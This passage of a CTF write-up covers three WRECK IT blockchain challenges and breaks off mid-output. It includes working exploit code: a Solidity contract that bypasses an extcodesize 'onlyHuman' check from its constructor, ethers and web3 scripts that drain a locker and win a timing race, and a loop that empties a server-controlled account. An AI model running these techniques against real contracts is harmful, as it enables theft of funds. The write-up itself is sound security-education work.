[20/20] sent tx: 73fcf3e310c220aa4790a56340e177481789589ec5d09bb6b5b9c91530ae8119
Final spaceship balance (wei): 0
Final spaceship balance (ether): 0
Setup.isSolved(): True
```

Once isSolved returned True, we went back to the dashboard and get the flag:



Flag: WRECKIT60{19_juta_lapangan_pekerjaan__hanzzz_7f98a45e}

Hamburger [304 pts]



Given a running blockchain RPC endpoint and the challenge source bundle (Hamburger.zip) containing the launcher and contracts.

At the time of doing the challenge, the credentials I used were:

```python
RPC_URL = http://146.190.83.95:43333/b163f820-adaf-4cf1-b0e8-2d6986260d37
PRIV_KEY = a5f8d66aaf927f38688b93186b4f6f20f1872bdb7993e2d49eba44e1e90deace
SETUP_CONTRACT_ADDR = 0xD8311CA1C2b93D18062DD443a9aA7a5A7A3084b4
WALLET_ADDR = 0x6A62EF8f21022b49FAfbE7d5911e3458E301C35d
```

Opening the challenge source gave us these files:

```
.
├── chal.py
└── contracts
    ├── Setup.sol
    └── EphemeralLocker.sol
```

After taking a look at the file contents, it is clear that the core contract logic is in **EphemeralLocker.sol** and **Setup.sol**.

Taking a look at **EphemeralLocker.sol:**

JavaScript

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

/**
 * @title Ephemeral
 * @notice Stores ether temporarily for a designated beneficiary with
privileged reset controls.
 * @dev Demonstration contract with intentional trust assumptions for challenge
purposes.
 */
contract Ephemeral {
        address deployer;
        address beneficiary;

        error OnlyHuman();

        modifier onlyHuman() {
                require(msg.sender.code.length == 0, OnlyHuman());
                _;
        }

        /**
         * @notice Deploys the locker with a beneficiary and optional ether
balance.
         * @param _beneficiary Address permitted to withdraw locked funds.
         */
        constructor(address _owner, address _beneficiary) payable {
                deployer = _owner;
                beneficiary = _beneficiary;
        }

        /**
         * @notice Allows the beneficiary to withdraw the entire contract
balance.
         * @dev Reverts if the caller is not the designated beneficiary.
         */
        function withdraw() external {
                require(msg.sender == beneficiary);

                payable(msg.sender).transfer(address(this).balance);
        }
```

```
        /**
         * @notice Debug helper to clear the beneficiary so a new one can be
set.
         * @dev Debug helper, not intended for production deployments.
         * @dev @intern hi
         */
        function resetBeneficiary() external onlyHuman {
                beneficiary = address(0);
        }

        /**
         * @notice Sets a new beneficiary when invoked by the deployer or when
uninitialized.
         * @param _beneficiary Address to receive future withdrawals.
         * @dev Reverts unless called by the deployer or the locker has no
beneficiary.
         */
        function setBeneficiary(address _beneficiary) external onlyHuman {
                require(msg.sender == deployer || beneficiary == address(0));
                beneficiary = _beneficiary;
        }
}
```

We can see that Ephemeral is a simple locker contract. The constructor sets the deployer and beneficiary. It may receive ETH.

- The withdraw() function sends the entire contract balance to the beneficiary (only callable by beneficiary).
- The resetBeneficiary() function sets beneficiary = address(0) and is protected by the onlyHuman modifier.
- The function setBeneficiary(address) can be called either by the deployer **or** when beneficiary == address(0). It is also protected by onlyHuman.

However, one interesting thing we noticed is the onlyHuman modifier's implementation:

```python
modifier onlyHuman() {
    require(msg.sender.code.length == 0, OnlyHuman());
    _;
}
```

This checks whether msg.sender.code.length == 0 (e.g., the caller must have no code (an EOA)). However, during a contract's constructor execution, the contract's code is not yet stored on-chain: extcodesize / code.length for the address is zero. That means **a contract call performed from inside a constructor will pass this onlyHuman check**.

This is a classic "constructor extcodesize = 0" bypass of extcodesize-based EOAs checks.

One interesting thing we noticed is the **launcher's pre_tx_hook.** it actively monitors transactions, and i**f it sees resetBeneficiary in a simulated call it will deploy an ephemeral locker setBeneficiary(node_info.contract_addr) front-run** transaction from the node's deployer account (e.g., the environment tries to front-run calls that include resetBeneficiary).

That behaviour doesn't prevent the constructor trick described below. It basically means that the challenge author expected resetBeneficiary to be called from externally-owned accounts and tried to defend with a frontrun.

Knowing the above, we developed an attack strategy with the following steps:

1. Deploy a contract whose constructor calls resetBeneficiary() on the target Ephemeral. In the constructor the caller address has no code yet, so onlyHuman passes and the call succeeds. This sets beneficiary = address(0).

2. When beneficiary == address(0), the setBeneficiary function will allow anyone (including us) to set a new beneficiary (because it checks require(msg.sender == deployer || beneficiary == address(0));).

3. We will use our EOA (in this case our WALLET_ADDR / private key) to call setBeneficiary(WALLET_ADDR) and then withdraw(), and with that the locker's ether is transferred to our wallet.

That sequence results in the our address balance increasing until it exceeds the condition defined by Setup.isSolved() where (player.balance > 10 ether) and so the challenge is solved.

To start the exploit, we will need to create an exploit contract. We built a short contract Exploit.sol whose constructor calls resetBeneficiary(ephemeralAddr). During the constructor, msg.sender.code.length == 0 (no code yet), so resetBeneficiary will succeed.

Exploit.sol

```
JavaScript
// SPDX-License-Identifier: MIT
```

```
pragma solidity ^0.8.0;

interface IEphemeral {
    function resetBeneficiary() external;
}

contract Exploit {
    constructor(address ephemeralAddr) {
        // During the constructor, this contract has extcodesize == 0,
        // so onlyHuman checks (extcodesize == 0) on the callee will pass.
        IEphemeral(ephemeralAddr).resetBeneficiary();
    }
}
```

We then used Node.js and the available ethers v5 library to compile and deploy Exploit.sol, then call setBeneficiary and withdraw from our EOA. The following solver script does this:

JavaScript

```
const fs = require("fs");
const path = require("path");
const solc = require("solc");
const ethers = require("ethers");

const RPC_URL =
"http://146.190.83.95:43333/050cdb89-0910-4185-9820-dd88d51f4543";
const PRIV_KEY =
"aa8be4f298be3ddbdcf931aadf61ec9dea3a0e3eedf7c0d268b0230f67a5a1c0";
const SETUP_CONTRACT_ADDR = "0xDae21Ddc12FE3a98153Dd2fa593c36e318092331";
const WALLET_ADDR = "0x6E7c2ba5169B2d592954444B9a4b37bc078502C1";

async function main() {
  const provider = new ethers.providers.JsonRpcProvider(RPC_URL);
  const wallet = new ethers.Wallet(PRIV_KEY, provider);

  const setupAbi = ["function ephemeral() view returns (address)"];
  const setup = new ethers.Contract(SETUP_CONTRACT_ADDR, setupAbi, provider);
  const ephemeralAddr = await setup.ephemeral();
  console.log("Ephemeral contract address:", ephemeralAddr);

  const srcPath = path.join(__dirname, "Exploit.sol");
  if (!fs.existsSync(srcPath)) {
```

```
    throw new Error("Exploit.sol not found in the current directory. Save
Exploit.sol here.");
  }
  const source = fs.readFileSync(srcPath, "utf8");

  const input = {
    language: "Solidity",
    sources: { "Exploit.sol": { content: source } },
    settings: { outputSelection: { "*": { "*": ["abi", "evm.bytecode"] } } }
  };
  const output = JSON.parse(solc.compile(JSON.stringify(input)));
  if (output.errors) {
    output.errors.forEach(e => console.log(e.formattedMessage || e.message ||
e));
    const hasError = output.errors.some(e => e.severity === "error");
    if (hasError) throw new Error("Solidity compilation failed with errors.");
  }
  const compiled = output.contracts["Exploit.sol"]["Exploit"];
  const abi = compiled.abi;
  const bytecode = compiled.evm.bytecode.object;

  console.log("Deploying Exploit contract (constructor will call
resetBeneficiary)...");
  const factory = new ethers.ContractFactory(abi, bytecode, wallet);
  const contract = await factory.deploy(ephemeralAddr, { gasLimit: 4000000 });
  console.log("Deploy tx hash:", contract.deployTransaction.hash);
  const rcpt = await contract.deployTransaction.wait();
  console.log("Exploit deployed at:", contract.address);

  const ephemeralAbi = [
    "function setBeneficiary(address _beneficiary) external",
    "function withdraw() external"
  ];
  const ephemeral = new ethers.Contract(ephemeralAddr, ephemeralAbi, wallet);

  console.log("Calling setBeneficiary to set your wallet as beneficiary...");
  const txSet = await ephemeral.setBeneficiary(WALLET_ADDR, { gasLimit: 200000
});
  console.log("setBeneficiary tx:", txSet.hash);
  await txSet.wait();
  console.log("setBeneficiary mined.");

  console.log("Calling withdraw to sweep the locker to your wallet...");
  const txW = await ephemeral.withdraw({ gasLimit: 200000 });
```

```
  console.log("withdraw tx:", txW.hash);
  await txW.wait();
  console.log("withdraw mined — funds should be in your wallet.");

  const bal = await provider.getBalance(WALLET_ADDR);
  console.log("Your balance (wei):", bal.toString());
  console.log("Your balance (eth):", ethers.utils.formatEther(bal));
  console.log("Check Setup.isSolved() (should be true if >10 ETH).");
}

main().catch(err => {
  console.error("Error:", err);
  process.exit(1);
});
```


Now let us run the exploit

node exploit.js:

```
(venv_for_tools) (base) pemakai@DESKTOP-8K5L957:~/CTF_Challs/WRECK_IT_2025/blockchain/hamburger/exploit$ node exploi
Ephemeral contract address: 0x5484657933BA367e4FeDA4A1D9eD6a5dDB8173D4
Deploying Exploit contract (constructor will call resetBeneficiary)...
Deploy tx hash: 0xc65adcc3db1ac7c0ee1a78067306eb621964e19640ed9fea7b10a2bab1018a96
Exploit deployed at: 0x6a56D6e1046F755F30CdB6fC90CB1E0655A5B880
Calling setBeneficiary to set your wallet as beneficiary...
setBeneficiary tx: 0xeb183eed83f20a7312a62aa901f83892d636b86c5e71177cc1bd54172dcc15c8
setBeneficiary mined.
Calling withdraw to sweep the locker to your wallet...
withdraw tx: 0xce629fac614fdd5979bd9995618ce28bfffde429061aef7575fe0b73223127f7
withdraw mined — funds should be in your wallet.
Your balance (wei): 19999772150000000000
Your balance (eth): 19.99977215
Check Setup.isSolved() (should be true if >10 ETH).
```


The result is that our wallet now has 19.999... ethers which is more than enough to fulfill the isSolved condition. This should mean that it is now True.

Going back to the dashboard, let us try to get the flag:



Flag:
WRECKIT60{hamoud_habibi_hamoud_burgir__hanzzz_70077f7d}

Zero [793 pts]



Given a remote RPC and the challenge source files. The files that are provided are:

```
None
.
├── chal.py
└── contracts
    ├── EthKing.sol
    └── Setup.sol
```

We inspected the repository and contracts and identified a **timing / access-control race around the onlyHuman protection.** Because of this, this challenge took multiple tries as we tend to lose to the race many times. As a result, there are no fixed credentials that were used for this challenge. However, when we managed to solve it we were using:

```
Python
RPC_URL = http://146.190.83.95:42222/1611d632-806d-4e25-8b72-bd019b1d2c5c
```

```
PRIV_KEY = ee1dcc7fa257b19ecc886807839e1178b77b52a9f159a849a1c3cfa10a551021
WALLET_ADDR = 0x803F9B131de9CEeBE0Ba7EABc444F52f378F74E4
SETUP_CONTRACT_ADDR = 0xFd293589a6E92c11D66596c1c64B319cdaa550C4
```

For this challenge we focused on the two given contracts as both of them are important. Let us take a look:

1. **Setup.sol**

```javascript
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import {EthKing} from "./EthKing.sol";

contract Setup {
        EthKing public ethking;
        address player;

        constructor(address _player) payable {
                player = _player;
                ethking = new EthKing{value: 100 ether}();
        }

        function isSolved() external view returns (bool) {
                return player.balance > 100 ether;
        }
}
```

Setup deploys an EthKing contract and funds it with 100 ETH. The challenge is solved when our address ends up with more than 100 ETH (this was pretty hard ngl).

2. **A snippet EthKing.sol**

```javascript
uint256 immutable FEE = 0.001 ether;
uint256 deadline;
bool gameEnded;
```

```
modifier onlyHuman() {
    require(msg.sender.code.length == 0, OnlyHuman());
    _;
}

constructor() payable {
    deadline = block.timestamp + 60 seconds;
    gameEnded = false;
}

function win() external payable onlyHuman {
    require(msg.value >= FEE);
    require(!gameEnded, GameAlreadyEnded());

    if (block.timestamp >= deadline) {
        gameEnded = true;
        payable(msg.sender).transfer(address(this).balance);
    }
    // If before deadline, just accept the payment and wait
}
```

From this part of EthKing.sol, we can infer that EthKing sets a deadline 60 seconds after deployment. After that deadline, the first caller to win() who satisfies onlyHuman and pays FEE gets the whole contract balance. onlyHuman attempts to block contract calls by checking msg.sender.code.length == 0.

Vulnerability Analysis

We can see that msg.sender.code.length == 0 is true for EOAs but also true for a contract during its constructor because runtime bytecode is not yet stored. From this, we can see that a contract can therefore call EthKing.win() in its constructor, receive the funds (the call treats the constructor-address as an EOA because code length is 0 at that time), then probably forward funds to an EOA. **That is a classic constructor bypass of msg.sender.code.length checks.**

In addition, the chal.py launcher uses a **begin_block_hook** that tries to have the deployer account call ethking.win() once the deadline passes. **This creates a frequent competing actor (the deployer) that attempts to claim the prize automatically after the deadline. This is the main challenge of the problem.**

In our environment Anvil was running with **--block-time 4**, so the hook ran frequently (every mined block) and raced participants. This is inline with the hint that is given by the author: `ANVIL_EXTRA_OPTIONS="--block-time 4 --gas-limit 2000000"`

A reliable approach was to make use of the timed-watcher EOA method (watch block timestamps and broadcast the signed win() tx when the next block will be the first with timestamp >= deadline).

Below is the script we used that does exactly that:

```python
from web3 import Web3, HTTPProvider
from eth_account import Account
import time, sys

RPC = "http://146.190.83.95:42222/1611d632-806d-4e25-8b72-bd019b1d2c5c"
SETUP_ADDR = "0xFd293589a6E92c11D66596c1c64B319cdaa550C4"
PRIV_KEY = "ee1dcc7fa257b19ecc886807839e1178b77b52a9f159a849a1c3cfa10a551021"

w3 = Web3(HTTPProvider(RPC))
acct = Account.from_key(PRIV_KEY)
my_addr = acct.address

setup_abi =
[{"inputs":[],"name":"ethking","outputs":[{"internalType":"address","name":"","
type":"address"}],"stateMutability":"view","type":"function"}]
setup = w3.eth.contract(address=w3.to_checksum_address(SETUP_ADDR),
abi=setup_abi)
ethking_addr = w3.to_checksum_address(setup.functions.ethking().call())
deadline = int.from_bytes(w3.eth.get_storage_at(ethking_addr, 0), "big")

if w3.eth.get_balance(ethking_addr) == 0:
    print("Prize already claimed; need fresh instance.")
    sys.exit(1)

ethking_abi =
[{"inputs":[],"name":"win","outputs":[],"stateMutability":"payable","type":"fun
ction"}]
ethking = w3.eth.contract(address=ethking_addr, abi=ethking_abi)
nonce = w3.eth.get_transaction_count(my_addr)
tx = ethking.functions.win().build_transaction({
    "from": my_addr,
    "nonce": nonce,
    "value": w3.to_wei(0.001, "ether"),
```


```
    "gas": 200000,
    "gasPrice": w3.eth.gas_price,
    "chainId": w3.eth.chain_id
})
signed = acct.sign_transaction(tx)
raw_signed = getattr(signed, "rawTransaction", None) or getattr(signed,
"raw_transaction", None)

# tight watch loop — tuned for --block-time 4
WATCH_MARGIN_SECONDS = 6
SLEEP_INTERVAL = 0.12

print("deadline:", deadline)
while True:
    b = w3.eth.get_block('latest')
    ts = b.timestamp
    remaining = deadline - ts
    print("block", b.number, "ts", ts, "remaining", remaining)
    if ts >= deadline:
        txh = w3.eth.send_raw_transaction(raw_signed)
        print("tx sent:", txh.hex())
        rcpt = w3.eth.wait_for_transaction_receipt(txh, timeout=120)
        break
    if ts < deadline and remaining <= WATCH_MARGIN_SECONDS:
        txh = w3.eth.send_raw_transaction(raw_signed)
        print("tx sent in window:", txh.hex())
        rcpt = w3.eth.wait_for_transaction_receipt(txh, timeout=120)
        break
    time.sleep(SLEEP_INTERVAL)

print("receipt:", rcpt)
print("Setup.isSolved():", setup.functions.isSolved().call())
print("Your balance:", w3.from_wei(w3.eth.get_balance(my_addr), "ether"))
```

Do note that this took multiple tries as sometimes we exceeded the deadline OR that the deployer already got the ETH first.

In one attempt we got:


```
[block 11] ts=1759553141 remaining=20s
[block 12] ts=1759553145 remaining=16s
[block 12] ts=1759553145 remaining=16s
[block 12] ts=1759553145 remaining=16s
[block 12] ts=1759553145 remaining=16s
[block 12] ts=1759553145 remaining=16s
[block 12] ts=1759553145 remaining=16s
[block 12] ts=1759553145 remaining=16s
[block 12] ts=1759553145 remaining=16s
[block 12] ts=1759553145 remaining=16s
[block 12] ts=1759553145 remaining=16s
[block 12] ts=1759553145 remaining=16s
[block 13] ts=1759553149 remaining=12s
[block 13] ts=1759553149 remaining=12s
[block 13] ts=1759553149 remaining=12s
[block 13] ts=1759553149 remaining=12s
[block 13] ts=1759553149 remaining=12s
[block 13] ts=1759553149 remaining=12s
[block 13] ts=1759553149 remaining=12s
[block 13] ts=1759553149 remaining=12s
[block 13] ts=1759553149 remaining=12s
[block 13] ts=1759553149 remaining=12s
[block 14] ts=1759553153 remaining=8s
[block 14] ts=1759553153 remaining=8s
[block 14] ts=1759553153 remaining=8s
[block 14] ts=1759553153 remaining=8s
[block 14] ts=1759553153 remaining=8s
[block 14] ts=1759553153 remaining=8s
[block 14] ts=1759553153 remaining=8s
[block 14] ts=1759553153 remaining=8s
[block 14] ts=1759553153 remaining=8s
[block 15] ts=1759553157 remaining=4s
Timing window detected (remaining 4s). Broadcasting now to be included in next block.
Broadcast tx (attempt 1): 523745705f0ceb1035f33dd41626c1d2547445facc57d3b76b81460a895f4c5b
Receipt: 1 block: 16
============================================================
Final checks:
Setup.isSolved(): True
EthKing balance (ETH): 0
Your balance (ETH): 110.0077341
============================================================
Done.
```

And after we checked the dashboard to get the flag:



Flag:
WRECKIT60{classic_attack_rare_on_bounties__hanzzz_9dcced16}

Balokchain (unintended solve) [919 pts]



TLDR
Given a remote RPC and the challenge source files (Balokchain.zip), we inspected the repository and contracts and identified a logic / design issue that let us force the challenge server to repeatedly pay a penalty (via an on-chain call), slowly draining the privileged deployer account until Setup.isSolved() became true. This however, is an unintended solution. The real solution/exploit lies in a zero day vulnerability which we did not manage to find, unfortunately :(

Below are the credentials we used when we solved the challenge:

```python
RPC_URL = http://146.190.83.95:41111/a9a43cea-353b-4755-8b3e-8722b690ff0a
PRIV_KEY = 8e87965ab286d2a998eff210b51e1d7d1eb58603a15ddba10919d95297cbd71a
WALLET_ADDR = 0x6B6dB29cEEDA62b72Ac27a255f403fc0210fE782
SETUP_CONTRACT_ADDR = 0xb36B1099c74a595AF069d9D0bda5f4Aed1cC6A06
```

The given source files are:

```
None
.
├── Balokchain.zip
├── chal.py
├── contracts
│   ├── IRollup.sol
│   └── Setup.sol
└── requirements.txt

2 directories, 5 files
```

We focused on **chal.py**, **Setup.sol** and the **post_tx_hook** behavior. So the Setup constructs a **deployer** which is a server-controlled account derived from the sandbox mnemonic, and a **rollup,** a hardcoded rollup address.

We can see that **chal.py** installs a post_tx_hook that after each incoming transaction, builds and sends a postNonRegistrationBlock transaction signed by the deployer and attaches value = 0.01 ETH to that call:

```python
Python
txn =
rollup_contract.functions.postNonRegistrationBlock(...).build_transaction(
    {
      "from": deployer_address,
      "nonce": ...,
      "value": Web3.to_wei("0.01", "ether"),
    }
)
tx_create = web3.eth.account.sign_transaction(txn, deployer_account.key)
web3.eth.send_raw_transaction(tx_create.raw_transaction)
```

The server hook causes the server-controlled deployer account to *attempt* a payable call (and attach 0.01 ETH) after every player transaction. If we, as the player, send many transactions, the hook will run many times and **the deployer's ETH can be drained gradually. The Setup.isSolved() will return True if we simply make the deployer balance < 0.01 ether.**

This created an unintended attack vector where **we can trigger the server into repeatedly spending from the privileged deployer account**. **Again, this is not the real one :(**

For this solution, we came up with this strategy:

1. Trigger the server post_tx_hook again and again by sending lots of transactions as the player. Each trigger causes the server to call postNonRegistrationBlock with 0.01 ETH from the deployer.
2. Repeat continuously until the deployer's balance < 0.01 ETH.
3. Call Setup.isSolved() once it is done. It will return true once the deployer is drained.

This is the script that we used to do exactly that:

```python
from web3 import Web3, HTTPProvider
from eth_account import Account
import time

RPC_URL = "http://146.190.83.95:41111/a9a43cea-353b-4755-8b3e-8722b690ff0a"
PRIV_KEY = "8e87965ab286d2a998eff210b51e1d7d1eb58603a15ddba10919d95297cbd71a"
SETUP_CONTRACT_ADDR =
Web3.to_checksum_address("0xb36B1099c74a595AF069d9D0bda5f4Aed1cC6A06")
WALLET = Account.from_key(PRIV_KEY)

SETUP_MIN_ABI = [

{"inputs":[],"name":"rollup","outputs":[{"internalType":"address","name":"","ty
pe":"address"}],"stateMutability":"view","type":"function"},

{"inputs":[],"name":"isSolved","outputs":[{"internalType":"bool","name":"","typ
e":"bool"}],"stateMutability":"view","type":"function"},

{"inputs":[],"name":"deployer","outputs":[{"internalType":"address","name":"","
type":"address"}],"stateMutability":"view","type":"function"},
]

ROLLUP_MIN_ABI = [
  {
    "inputs":[
      {"internalType":"bytes32","name":"txTreeRoot","type":"bytes32"},
      {"internalType":"uint64","name":"expiry","type":"uint64"},
      {"internalType":"uint32","name":"builderNonce","type":"uint32"},
      {"internalType":"bytes16","name":"senderFlags","type":"bytes16"},

{"internalType":"bytes32[2]","name":"aggregatedPublicKey","type":"bytes32[2]"},

{"internalType":"bytes32[4]","name":"aggregatedSignature","type":"bytes32[4]"},
      {"internalType":"bytes32[4]","name":"messagePoint","type":"bytes32[4]"},
```

```
      {"internalType":"bytes32","name":"publicKeysHash","type":"bytes32"},
      {"internalType":"bytes","name":"senderAccountIds","type":"bytes"}
    ],
    "name":"postNonRegistrationBlock",
    "outputs":[],
    "stateMutability":"payable",
    "type":"function"
  }
]

# parameters used by the hook in chal.py
TX_TREE_ROOT = b"\x00"*32
EXPIRY = 0
BUILDER_NONCE = 0
SENDER_FLAGS = b"\x00"*16
AGG_PK = [b"\x00"*32, b"\x00"*32]
AGG_SIG = [

bytes.fromhex("266edd38e735d530340ee0cf1928ac83fed0e24ca7897af4f23ee6dea4d16251
"),

bytes.fromhex("0edfbe763843ca71b6cbd671e4e9fcf28aaad97991be96490e38b39f123fc9cd
"),

bytes.fromhex("186b0447aff3de646775301e14002f09a752aecf2f700747429538637eb4c3f8
"),

bytes.fromhex("1dac1fd3f4881bd6b6c07c833cce4d921d4aa0478fd2a51c609e7056d4713b72
"),
]
MESSAGE_POINT = [b"\x00"*32, b"\x00"*32, b"\x00"*32, b"\x00"*32]
PUBLIC_KEYS_HASH = b"\x00"*32
SENDER_ACCOUNT_IDS = b""

VALUE_PER_CALL = Web3.to_wei("0.01", "ether")
MAX_ATTEMPTS = 500
GAS_LIMIT = 400000
SLEEP = 0.25

w3 = Web3(HTTPProvider(RPC_URL))
assert w3.is_connected()

setup = w3.eth.contract(address=SETUP_CONTRACT_ADDR, abi=SETUP_MIN_ABI)
rollup_addr = setup.functions.rollup().call()
```

```
rollup = w3.eth.contract(address=rollup_addr, abi=ROLLUP_MIN_ABI)

nonce = w3.eth.get_transaction_count(WALLET.address)

for i in range(1, MAX_ATTEMPTS+1):
    txn = rollup.functions.postNonRegistrationBlock(
        TX_TREE_ROOT, EXPIRY, BUILDER_NONCE, SENDER_FLAGS,
        AGG_PK, AGG_SIG, MESSAGE_POINT, PUBLIC_KEYS_HASH, SENDER_ACCOUNT_IDS
    ).build_transaction({
        "from": WALLET.address,
        "nonce": nonce,
        "value": VALUE_PER_CALL,
        "gas": GAS_LIMIT,
        "gasPrice": w3.eth.gas_price
    })

    signed = w3.eth.account.sign_transaction(txn, WALLET.key)
    raw = getattr(signed, "raw_transaction", None) or getattr(signed,
"rawTransaction", None)
    tx_hash = w3.eth.send_raw_transaction(raw)
    print(f"[{i}] sent tx {tx_hash.hex()}")
    nonce += 1

    try:
        rcpt = w3.eth.wait_for_transaction_receipt(tx_hash, timeout=60)
        print("  mined", rcpt.blockNumber, "status", rcpt.status)
    except Exception:
        pass

    try:
        solved = setup.functions.isSolved().call()
        deployer = setup.functions.deployer().call()
        print("  deployer balance:", w3.from_wei(w3.eth.get_balance(deployer),
"ether"))
        print("  isSolved:", solved)
        if solved:
            print("Solved on attempt", i)
            break
    except Exception as e:
        print("  read state failed:", e)

    time.sleep(SLEEP)
```


Through this script, we sent repeated triggers (either by sending transactions or by calling postNonRegistrationBlock ourselves to replicate the hook). The deployer's balance slowly decreased with each attempt. After a few hundred attempts (depending on partial failures and revert behavior), the deployer balance dropped below 0.01 ETH.

When we ran the script, we were able to successfully drain the deployer balance:

```
  Deployer balance now: 0.012400979473268 66 ETH
  isSolved() -> False

